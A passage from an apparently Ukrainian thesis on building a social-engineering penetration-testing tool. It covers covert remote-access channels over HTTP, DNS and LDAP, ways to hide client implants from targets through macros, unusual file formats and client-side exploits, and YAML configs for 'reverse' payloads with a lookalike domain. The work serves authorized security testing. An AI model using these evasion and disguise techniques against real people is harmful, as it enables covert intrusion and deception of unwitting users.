- За кінцевою метою: виконуються з метою побудови сценаріїв атаки.

На основі цього визначення була побудована методологія тестування з метою визначення етапів, на яких необхідне використання інструментів для тестування методами соціальної інженерії.

Був проведений порівняльний аналіз існуючих інструментів з метою визначення функціоналу, розробка якого є актуального на даний момент. Як результат аналізу був створений перелік областей використання інструментів тестування методами соціальної інженерії, які або покриваються існуючими методами не повністю, або у яких поява нових методів та інструментів дозволяє збільшити ефективність процесу тестування.

Таким чином, у якості задачі перед інструментом була поставлена реалізація не існуючого або на даний момент недостатньо повного функціоналу у цих областях.

РОЗДІЛ 2
АНАЛІЗ СТАНУ СУЧАСНИХ ТЕХНОЛОГІЙ ВІДДАЛЕНОГО ДОСТУПУ ДЛЯ ВИКОРИСТАННЯ У ПРОЦЕСІ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

2.1 Огляд технологій віддаленого доступу. Специфіка використання технологій віддаленого доступу для тестування на проникнення.

Під технологією віддаленого доступу мається на увазі комплекс програмних засобів, що дозволяють віддалену взаємодію з графічним інтерфейсом ОС, виконання команд або виконання програмного коду.

Розвиток глобальної мережі Інтернет супроводжувався появою різноманітних технологій та стандартів віддаленого доступу, здебільшого з метою віддаленого адміністрування комп'ютерних систем. Але, оскільки більшість технологій надають можливості повного керування віддаленою системою, ті ж самі технології можуть також використовуватись зловмисниками для отримання доступу до віддалених скомпрометованих комп'ютерних систем. Крім того, стрімкий розвиток сфери кібербезпеки став причиною появи спеціалізованих засобів віддаленого доступу для проведення кібератак з метою уникнути виявлення атаки засобами мережевої безпеки та безпеки систем, такими як антивіруси, IDS/IPS, мережеві екрани. Такі спеціалізовані засоби не завжди базуються на існуючих технологіях віддаленого доступу та можуть включати до себе функції комунікації через нестандартні мережеві протоколи.

Крім того, специфіка засобів для проведення атак методами соціальної інженерії полягає у необхідності замаскувати додаток для забезпечення віддаленого доступу з метою зниження вірогідності виявлення атаки цілями тестування, оскільки ключовим етапом тестування є запуск додатку людиною, на яку напрямлений сценарій соціальної інженерії. Для маскування можуть використовуватись нестандартні формати програмних файлів, використання

вразливостей клієнтського програмного забезпечення або функціоналу виконання програмних сценаріїв користувача для запуску.

У цьому підрозділі надана класифікація технологій віддаленого доступу за протоколами зв’язку, архітектурою взаємодії та методом маскування та проведений аналіз їх актуальності та доцільності використання у процесі тестування методами соціальної інженерії з метою створення переліку технологій та технік тестування для подальшої реалізації.

2.1.2 Протоколи зв’язку, що можуть використовуватись для забезпечення віддаленого доступу

Для віддаленого доступу загалом може використовуватись будь-який протокол або технологія зв’язку, що підтримує двосторонню передачу інформації, але доцільно розглядати або протоколи, що призначені для забезпечення віддаленого доступу, або широко поширені мережеві протоколи, використання яких зменшує вірогідність детектування атаки.

TCP -- протокол транспортного рівня OSI, що призначений для контролю передачі даних у комп’ютерних мережах [11]. Оскільки використання TCP забезпечує стабільний канал передачі даних, він може використовуватись напряму для передачі команд та результату їх виконання. Недоліком використання TCP для тестування є відсутність захисту каналу та аномальність використання TCP-з'єднання без додаткових протоколів для передачі даних, що підвищує вірогідність детектування атаки. На рис 2.1 та рис 2.2 наведений приклад передачі даних за допомогою утиліти командного рядка nc через TCP-з’єднання.

```
tish-mbp:tish mech$ echo "TCP connection test" | nc localhost 4444
tish-mbp:tish mech$
```

Рис. 2. 1 -- приклад передачі даних через TCP-з'єднання за допомогою утиліти nc; клієнт




Рис. 2. 2 -- приклад передачі даних через TCP-з'єднання за допомогою утиліти nc; сервер

SSH -- мережевий протокол, що працює на рівні застосунків моделі OSI [12]. SSH призначений для віддаленого доступу, але недоліком його використання у процесі тестування методами соціальної інженерії є аномальність передачі даних по SSH користувацькими комп'ютерними системами. На рис. 2.3 наведений приклад використання SSH для забезпечення доступу до віддаленої комп’ютерної системи.




Рис. 2. 3 -- приклад використання SSH для отримання віддаленого доступу до комп'ютерної системи

HTTP -- мережевий протокол, що працює на рівні застосунків моделі OSI та призначений для забезпечення доступу до веб-додатків [13]. Оскільки з розвитком глобальної мережі Інтернет HTTP стає необхідним для використання більшістю користувачів, забезпечення віддаленого доступу через HTTP суттєво зменшує ризик детектування атаки. На рис. 2.4 наведений приклад HTTP запиту.

```
tish-mbp:tish mech$ curl -v http://google.com
* Rebuilt URL to: http://google.com/
*   Trying 216.58.209.14...
* TCP_NODELAY set
* Connected to google.com (216.58.209.14) port 80 (#0)
> GET / HTTP/1.1
> Host: google.com
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Location: http://www.google.com/
< Content-Type: text/html; charset=UTF-8
< Date: Fri, 15 May 2020 13:02:54 GMT
< Expires: Sun, 14 Jun 2020 13:02:54 GMT
< Cache-Control: public, max-age=2592000
< Server: gws
< Content-Length: 219
< X-XSS-Protection: 0
< X-Frame-Options: SAMEORIGIN
<
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
* Connection #0 to host google.com left intact
```

Рис. 2. 4 -- приклад виконання HTTP-запиту; передача даних від клієнта до сервера може відбуватися через заголовки запиту, дані запиту або параметрів HTTP-шляху

DNS -- ієрархічна розподілена система, призначена для співставлення імен комп’ютерних систем та інших мережевих пристроїв та їх мережевих адрес (наприклад, IP-адрес) [14]. DNS використовує систему записів для формування відповідей на запити. Оскільки існують типи відповідей, за допомогою яких можна передавати не лише адреси, а й текстові дані, DNS також можна використовувати у якості протоколу для забезпечення віддаленого доступу. Оскільки DNS широко використовується у сучасних комп’ютерних мережах, DNS трафік не є аномальним, тому використання DNS суттєво зменшує ризик детектування атаки. На рис. 2.5. наведений приклад використання DNS з метою забезпечити двосторонню передачу даних.

Рис. 2. 5 -- приклад двосторонньої передачі даних через DNS; дані від клієнта до сервера передаються через піддомени доменного імені, від серверу до клієнта -- у полі відповіді

RDP/RFB -- мережеві протоколи, що працюють на рівні застосунків моделі OSI. RDP та RFB призначені для віддаленого доступу до графічного інтерфейсу операційної системи [15][16], але недоліком їх використання у процесі тестування методами соціальної інженерії є аномальність передачі даних по RDP та RFB користувацькими комп'ютерними системами.

Протоколи віддаленого налагодження додатків -- протоколи, що дозволяють віддалений доступ до додатків з метою їх налагодження та тестування. Прикладом такого протоколу є JDWP [17], призначений для віддаленого доступу до Java-машини у контексті певного Java-додатку. Оскільки ці протоколи дозволяють виконувати програмний код у контексті додатку, вони можуть бути використані для віддаленого контролю комп’ютерної системи, на якій додаток запущений. Хоча такі технології можуть використовуватись у атаках на сервери додатків, їх використання не є доцільним для атак методами соціальної інженерії, оскільки трафік цих протоколів є аномальним для користувацьких комп’ютерних систем. На рис. 2.6 та рис 2.7 наведений приклад використання віддаленого налагодження додатку, створеного за допомогою мови програмування Python, з метою виконання команд ОС на віддаленій комп’ютерній системі.




Рис. 2. 6 -- використання протоколу налагодження Python для виконання команди “whoami”; клієнт

Рис. 2. 7 -- використання протоколу налагодження Python для виконання команд; сервер

LDAP -- протокол прикладного рівня моделі OSI, що використовується для для взаємодії зі службою каталогів. Оскільки LDAP використовується у багатьох мережах для реалізації мережевих політик доступу та користувацьких облікових записів, трафік LDAP з користувацьких комп’ютерних систем не завжди розпізнається як аномальний. Крім того, наявні у мережі сервери LDAP можуть використовуватись для неявної передачі даних шляхом зміни обома сторонами каналу зв’язку доступних ним полів власних користувацьких записів та читання записів іншої сторони.




Рис. 2. 8 -- діаграма використання LDAP для двосторонньої передачі даних

2.1.3 Аналіз технологій віддаленого доступу за архітектурою взаємодії

Оскільки більшість протоколів мають клієнт-серверну архітектуру, для забезпечення доступу зазвичай необхідне використання серверу або на цільовій віддаленій комп'ютерній системі, або на системі, доступ до якої користувач має напряму [19]. Але, у деяких випадках, можливе також використання сторонніх, непідконтрольних серверів для передачі інформації.

Використання клієнт-серверної взаємодії з запуском серверу на віддаленій комп'ютерній системі

У випадку запуску серверу на віддаленій комп'ютерній системі для організації взаємодії після запуску додатку, що забезпечує доступ до віддаленої системи, користувацька частина програмного комплексу повинна ініціювати з'єднання з віддаленою комп'ютерною системою для створення каналу передачі даних. Недоліком використання такого підходу при створенні додатків для тестування методами соціальної інженерії є відсутність прямого мережевого доступу до віддалених комп'ютерних систем. Зазвичай мережева інфраструктури компанії дозволяє лише вихідні з'єднання та організує

взаємодію внутрішніх комп’ютерних систем з глобальною мережею Інтернет за допомогою NAT, що унеможливлює ініціювання з’єднання ззовні.

Використання клієнт-серверної взаємодії з запуском серверу на комп’ютерній системі користувача системи віддаленого доступу

У випадку запуску серверу на комп’ютерній системі під прямим контролем користувача, після запуску додатку, що забезпечує віддалений доступ, додаток самостійно встановлює з’єднання. Такий підхід гарантує встановлення зв’язку у випадку використання NAT для забезпечення доступу інфраструктурних комп’ютерних систем до глобальної мережі Інтернет. Оскільки можлива наявність обмежень по типам мережевого трафіку, для встановлення з’єднання доцільно використовувати поширені мережеві протоколи, що необхідні для користування мережею Інтернет, такі як DNS або HTTP.

Використання сторонніх серверів для передачі інформації

У випадку відсутності будь-якої можливості мережевого зв’язку між сегментами для забезпечення каналу зв’язку можна використовувати непідконтрольні мережеві сервери, що мають доступ до всіх сегментів, такі як DNS-сервери або LDAP-сервери. Механізм двосторонньої передачі даних за допомогою LDAP зображений на рис. 2.8. У випадку використання DNS для забезпечення зв’язку через непідконтрольний DNS-сервер використовується доменне ім’я, що належить користувачу. Після здійснення додатком DNS-запиту з піддоменом цього доменного імені до непідконтрольного серверу сервер автоматично переправить запит до стандартного серверу цього домену, який є підконтрольним користувачу та передасть необхідні дані. Передача даних від додатку до серверу відбувається за рахунок динамічної зміни піддомену.

2.1.4 Техніки маскування додатків з метою використання у тестуванні методами соціальної інженерії

Ключовим етапом виконання сценарію соціальної інженерії є використання довіри людей для забезпечення віддаленого доступу до комп'ютерної системи. Для підвищення ефективності сценаріїв цілі тестування не повинні знати, що своїми діями надають віддалений доступ або розголошують конфіденційну інформацію.

Тому у контексті використання технологій забезпечення віддаленого доступу до елементів комп'ютерної мережі для тестування на проникнення методами соціальної інженерії необхідно забезпечити маскування клієнтської частини програмного комплексу з метою приховування факту її запуску.

Використання вразливостей у клієнтському програмному забезпеченні

У даному контексті під клієнтським програмним забезпеченням розуміється програмне забезпечення, що використовується користувачем комп'ютерної системи для повсякденних дій. Прикладами такого програмного забезпечення можуть слугувати веб-браузери, клієнти електронної пошти, офісні пакети, програми для перегляду медіа-файлів та документів.

Для прихованого отримання доступу до комп'ютерних систем можуть використовуватись вразливості у цьому програмному забезпеченні, що призводять до виконання коду. Таким чином, клієнтська частина програмного комплексу для забезпечення віддаленого доступу може мати вигляд медіа-файлу або веб-сторінки, структура яких використовує наявні вразливості з метою виконання програмного коду для забезпечення віддаленого доступу. Головна перевага такого підходу полягає у повному прихованні факту виконання стороннього коду, але він може бути використаний лише при наявності інформації про програмне забезпечення, що встановлене на цільових комп'ютерних системах та наявності в ньому подібних вразливостей.

Використання нестандартних форматів файлів додатку

Сучасні операційні системи підтримують різні формати файлів додатків, які можуть використовуватись для створення клієнтської частини програмного комплексу забезпечення віддаленого доступу. Крім того, технології користувацьких сценаріїв, такі як VBA та HTA, та сценаріїв командного рядка, такі як BAT, PowerShell або сценарії bash, з розвитком операційних систем стали достатньо потужними для створення додатків за їх допомогою.

Таким чином, приховання факту отримання доступу відбувається за рахунок використання нестандартних форматів файлів, оскільки цілі тестування можуть не знати їх призначення.

Використання вбудованих технологій виконання сценаріїв користувача

Клієнтське програмне забезпечення може надавати функціонал сценаріїв або макросів, що є достатньо потужними для створення клієнтської частини систем забезпечення віддаленого доступу. При використанні цього функціоналу клієнтська частина може мати вигляд документу або медіа-файлу, що використовує цей функціонал. При цьому виконання сценаріїв виконується під час їх перегляду, що приховує факт виконання стороннього коду від цілей тестування.

2.1.5 Визначення актуального переліку технологій та архітектури взаємодії системи віддаленого доступу для тестування методами соціальної інженерії

За результатами аналізу технологій, що можуть використовуватись для забезпечення віддаленого доступу, можна визначити перелік технологій, актуальних для використання у тестуванні методами соціальної інженерії та достатньо універсальних з метою забезпечення автоматизації їх тестування. З цього переліку можна вивести вимоги до системи забезпечення віддаленого доступу:

- Передача інформації за допомогою HTTP, DNS або LDAP
- Клієнт-серверна архітектура з використанням серверу на комп'ютерних системах, до яких користувач має прямий доступ або використання непідконтрольних серверів для передачі інформації
- Можливість створення клієнтської частини програмного комплексу у нестандартних форматах або у вигляді сценаріїв для клієнтського програмного забезпечення

У рамках даного проекту було прийняте рішення використовувати HTTP та DNS для передачі інформації та не використовувати LDAP, оскільки LDAP-сервери не завжди наявні в інфраструктурі, а використання DNS також може забезпечити передачу інформації між ізольованими сегментами мережі. Детальний опис технологій, що можуть використовуються для розробки клієнтської частини системи у нестандартних форматах наданий у підрозділі 2.2.2.

2.2. Огляд технологій розробки для створення системи віддаленого доступу

Для створення системи необхідно розглянути як технології реалізації атак, описаних вище, так і технології для створення серверної частини системи керування елементами комп'ютерної мережі разом з користувацьким інтерфейсом.

У якості базису для розробки системи була обрана мова програмування Python. Python -- інтерпретована мультипарадигменна мова програмування, призначена для розв'язання широкого спектру задач [20]. Основними перевагами використання Python у контексті даного проекту є:

- Кросплатформеність. Оскільки інтерпретатор Python портований на усі популярні операційні системи, розроблену платформу можна використовувати на будь-якій з них.

- Велика кількість користувацьких бібліотек. Python -- одна з найпопулярніших мов програмування, тому для Python створена велика кількість користувацьких бібліотек, що дозволяє зекономити час під час розробки та використовувати повні реалізації мережевих протоколів та технологій.
- Швидкість розробки. Декілька особливостей мови програмування Python дозволяють розробляти програмне забезпечення ефективно: гнучка динамічна система типів, підтримка функцій у якості об'єктів першого порядку (що дозволяє використовувати техніки функціонального програмування з метою оптимізації процесу розробки по часу), підтримка міжпроцесної комунікації стандартною бібліотекою.

З цих причин для реалізації серверної частини платформи та користувацького інтерфейсу буде використовуватись саме Python, тому доцільно розглянути компоненти та бібліотеки, що будуть використовуватись для реалізації основного функціоналу.

2.2.1 Технології розробки серверів DNS та HTTP

Для створення HTTP-серверу, що взаємодіє з клієнтською частиною системи був обраний мікрофреймворк для Python Flask. Flask призначений для створення веб-серверів та базується на Werkzeug, WSGI бібліотеці для Python [21]. Загалом для Python існує багато веб-фреймворків, але Flask був обраний з наступних причин:

- Можливість роботи у контексті ізольованого процесу
- Відсутність необхідності попередньої обробки для запуску проекту
- Швидкість розробки, зумовлена простою структурою проекту з використанням Flask
- Наявність можливості використовувати вбудований веб-сервер, без CGI взаємодії з серверним програмним забезпеченням, таким як Apache або Nginx

Крім того, платформа для тестування методами соціальної інженерії також повинна підтримувати комунікацію за допомогою непідконтрольних серверів. У якості технології для забезпечення зв'язку була обрана система DNS. У якості платформи для розробки DNS-серверу був використаний dnslib [22], оскільки ця бібліотека на даний момент є стандартом для розробки DNS-серверів мовою Python.

Оскільки робота системи повинна забезпечувати пряму взаємодію користувача з серверами з метою, наприклад, надсилання команд клієнтській частині системи, необхідно забезпечити комунікацію між компонентами користувацького інтерфейсу та серверів. У рамках даного проекту використовується стандартний модуль multiprocessing, який використовує процеси для забезпечення паралельного виконання замість потоків. Це рішення було прийняте з наступних причин:

- Використання процесів дозволяє ізолювати потоки різних серверів у окремих контекстах, оскільки компоненти для розробки серверів потребують власного керування потоками, а отже, мають власний event loop
- Multiprocessing підтримує прозору систему комунікації за допомогою проксі-словників, що дозволяє швидку інтеграцію до Python-проектів
- Інтерфейс multiprocessing дозволяє використовувати Python-функції у якості тіла процесу, що спрощує розробку серверних компонентів системи

2.2.2 Технології розробки клієнтської частини системи

У якості базису для створення клієнтських додатків було прийняте рішення використовувати, крім Python, сценарії командного рядка. Для Unix-подібних систем був обраний bash, для Windows-систем -- PowerShell. Рішення використовувати замість генерації машинного коду сценарні мови програмування було прийняте з наступних причин:

- Bash присутній на переважній більшості *nix систем, а PowerShell -- на більшості систем під керуванням Windows
- Мови сценаріїв є достатньо потужними для реалізації клієнтської частини додатку
- Використання мов сценаріїв дозволяє клієнтському додатку не залежати від архітектури системи, а лише від операційної системи
- Існує багато методів автоматичного трансформування програм, що використовують сценарії системи, до інших форматів
- Сценарії командного рядка прозоро параметризуються з використанням технологій форматування строкових об’єктів

Для автоматизованого маскування додатків були обрані два основних підходи: використання нестандартних форматів файлів додатку та використання вбудованих технологій сценаріїв користувача. Тому для забезпечення мети проекту розробка повинна підтримувати наступний функціонал:

- Можливість створення файлів додатків зі згенерованих сценаріїв
- Можливість створення мультимедіа файлів, що здатні надати віддалений доступ після певних дій користувача
- Можливість динамічної конфігурації форматів експортування та налаштування параметрів процесу створення файлів клієнтської частини

Для забезпечення цього функціоналу у рамках проекту була створена система гнучкої конфігурації процесу створення додатків за допомогою стандартного функціоналу Python. У якості компонентів для її розробки використовувались:

- Можливості Python з динамічного форматування строкових об’єктів з метою конфігурації додатків та їх використання під час створення експортованих файлів
- Можливості Python з виконання команд операційної системи з метою інтеграції платформи з будь-якими інструментами, що підтримують інтерфейс командного рядка

- Можливості Python з взаємодії з файловою системою з метою створення тимчасових файлів під час процесу експорту та файлів клієнтської частини системи забезпечення віддаленого доступу
- YAML у якості гнучкої та читаємої мови створення конфігураційних файлів з підтримкою вкладених об’єктів довільної структури. Приклад використання YAML для описання об’єктів конфігурації наведено на наступному рисунку (Рис. 2.9):

```
payload:
  name: "python->shell reverse dns"
  type: dns
  typeid: dns_python
  cli:
    linesep: "+nl+"
  template:
    filename: "payloads/dns_python.templ"
    options:
      typeid: dns_python
    server_options: ['domain', 'hostname', 'host']
    random_options:
      id: 8
  interact:
    timeout: 1
    delaycmd: "delay"
    quitcmd: "quit"



exports:
  - name: "tofile"
    options: none
    pipeline:
      - action: tofile
        options:
          filename: unset

  - name: "dump"
    options: none
    pipeline:
      - action: none
        options: none
```

Рис. 2. 9 -- конфігурація клієнтської частини, записана за допомогою YAML

2.2.3 Технології розробки користувацького інтерфейсу

У якості інтерфейсу взаємодії з користувачем був обраний командний рядок з наступних причин:

- Більшість взаємодії з додатками потребує лише текстової інформації

- Використання серверної частини системи на віддалених комп’ютерних системах не потребує графічного методу віддаленого керування
- Швидкість розробки, спричинена відносною простотою додавання команди у порівнянні зі створенням графічного інтерфейсу для нового функціоналу

Для реалізації користувацього інтерфейсу у рамках проекту було прийняте рішення використовувати стандартний функціонал мови Python для спрощення взаємодії з іншими компонентами серверної частини системи. Користувацький інтерфейс виконується у основному процесі додатку у вигляді циклу запиту команд. Реалізація кожної команди є окремою функцією Python, яка реєструється за допомогою інтерфейсу декораторів об'єкта користувацького інтерфейсу. Після додавання команд основний цикл командного рядка виконує розпізнавання команди та виклик відповідної функції-обробника. Таким чином підвищується швидкість розробки нового функціоналу за рахунок простого інтерфейсу додавання команд, приклад використання якого наведений на наступному рисунку (Рис. 2.10.):

```
@cli.add_command("payloads")
def list_payloads(args):
    print("[|] loaded payloads:")
    for pl in share["payloads"].keys():
        print("[+]", pl)
```

Рис. 2. 10 -- додавання нової команди за допомогою декоратора

ВИСНОВКИ ДО РОЗДІЛУ 2

У розділі був проведений аналіз технологій для застосування у інструментах проведення тестування методами соціальної інженерії. Був проведений огляд технологій віддаленого доступу, наведена їх класифікація за використовуваним мережевим протоколом та архітектурою забезпечення доступу. Для реалізації мережевого зв'язку між компонентами системи були обрані мережеві протоколи DNS та HTTP, що забезпечує можливість передачі даних між ізольованими сегментами та при умови використання NAT для забезпечення доступу елементів комп'ютерної мережі до глобальної мережі Інтернет.

Був проведений аналіз технологій для створення клієнтських частин систем забезпечення віддаленого доступу з огляду на специфіку тестування методами соціальної інженерії та їх категоризація. Для реалізації клієнтської частини системи були обрані підходи створення додатків у нестандартних форматах та використання вбудованих мов сценаріїв та макросів.

Крім того, був виконаний аналіз технологій та підходів для створення серверної частини додатку та були обрані наступні технології, мови програмування та модулі:

- Python -- у якості мови програмування для створення серверів та користувацького інтерфейсу
- Bash, Python, PowerShell -- у якості мов програмування для генерації клієнтської частини додатку
- Flask, dnslib -- у якості бібліотек для створення серверів
- YAML -- у якості мови для створення об'єктів конфігурації

РОЗДІЛ 3
РОЗРОБКА ПРОГРАМНОГО ПРОДУКТУ

3.1 Загальний огляд проекту

Згідно поставлених завдань проект складається з наступних частин:

1) Сервери HTTP та DNS
2) Інтерфейс користувача
3) Модулі для генерації клієнтської частини системи
4) Набір шаблонів та конфігураційних файлів для генерації клієнтської частини

Кожен компонент серверної частини (серверів DNS/HTTP, інтерфейсу користувача та модулей для генерації) реалізовано за допомогою мови програмування Python у рамках однієї Python-програми. Шаблони для клієнтської частини створювалися за допомогою мов, до яких експортується клієнтська частина: мов сценаріїв bash та PowerShell, Python та VBS. Конфігураційні файли, що містять логіку процесу експортування, були створені за допомогою YAML.

Файлова структура проекту наведена на наступному рисунку (Рис. 3.1):




Рис. 3. 1 -- файлова структура проекту

3.2 Серверна частина проекту та взаємодія з клієнтськими частинами системи

Модулі httpcnc.py та dnscnc.py містять код серверів HTTP та DNS відповідно та використовують один і той самий інтерфейс взаємодії з користувацьким інтерфейсом за допомогою модулю multiprocessing. Кожен модуль експортує функцію run, що запускається у окремому процесі, містить логіку серверної взаємодії та використовує Flask та dnslib відповідно для реалізації серверу. У якості аргументів функція run приймає посилання на проксі-словник share для забезпечення міжпроцесної комунікації. Структура взаємодії ілюстрована у схемі Додатку 3.

3.2.1. Конфігурація серверів

Сервер до запуску обробляє об’єкт конфігурації, що знаходиться у share для визначення параметрів серверу, таких як TCP або UDP порт, IP-адреса інтерфейсу та ін. Тип цього об’єкту може різнитися, оскільки він формується під час парсингу конфігураційних файлів YAML. Приклад конфігурації серверів у вигляді витягу з конфігураційного файлу додатку показаний на наступному рисунку (Рис 3.2):

```
13  servers:
14    http:
15      port: 80
16      host: "0.0.0.0"
17      header: "res"
18      hostname: "127.0.0.1"
19    dns:
20      port: 53
21      host: "0.0.0.0"
22      hostname: "127.0.0.1"
23      tcp: False
24      domain: ".xlsxwebadditionalinfo.com"
25      ttl: 60s
26      origin: "."
27
```

Рис. 3. 2 -- конфігурація серверів

Крім того, для взаємодії з клієнтською частиною сервер використовує об’єкти конфігурації для певного типу, до якого належить клієнт. Це дозволяє серверній частині розрізняти типи клієнтів при взаємодії з ними, що дозволяє гнучку конфігурацію команд простою та виходу та відображення даних у користувацькому інтерфейсі. Приклад конфігурації клієнтської частини наведений на наступному рисунку (Рис. 3.3):

```
payload:
  name: "bash systeminfo reverse http"
  type: http
  typeid: http_sh_info
  cli:
    linesep: "newline"
  template:
    filename: "payloads/http_sh_info.templ"
    options:
      protocol: http
      linesep: "newline"
      typeid: "http_sh_info"

      ifconfig_interface: en0
    server_options: ['port', 'header', 'hostname']
    random_options: none
  interact:
    timeout: 1
    delaycmd: "delay"
    quitcmd: "quit"
```

Рис. 3. 3 -- приклад конфігурації клієнтської частини. Сервер використовує об'єкти interact та cli для форматування виводу та отримання інформації про взаємодію

3.2.2. Процес взаємодії з клієнтами

Під час першої взаємодії клієнт надсилає свій унікальний ідентифікаційний код у якості шляху для запиту та тип клієнтської частини як перший рядок даних, що надсилаються. Серверна частина створює у словнику share масиви черг рядків вводу та виводу даних при взаємодії з клієнтом та додає об'єкт сесії до списку активних сесій.

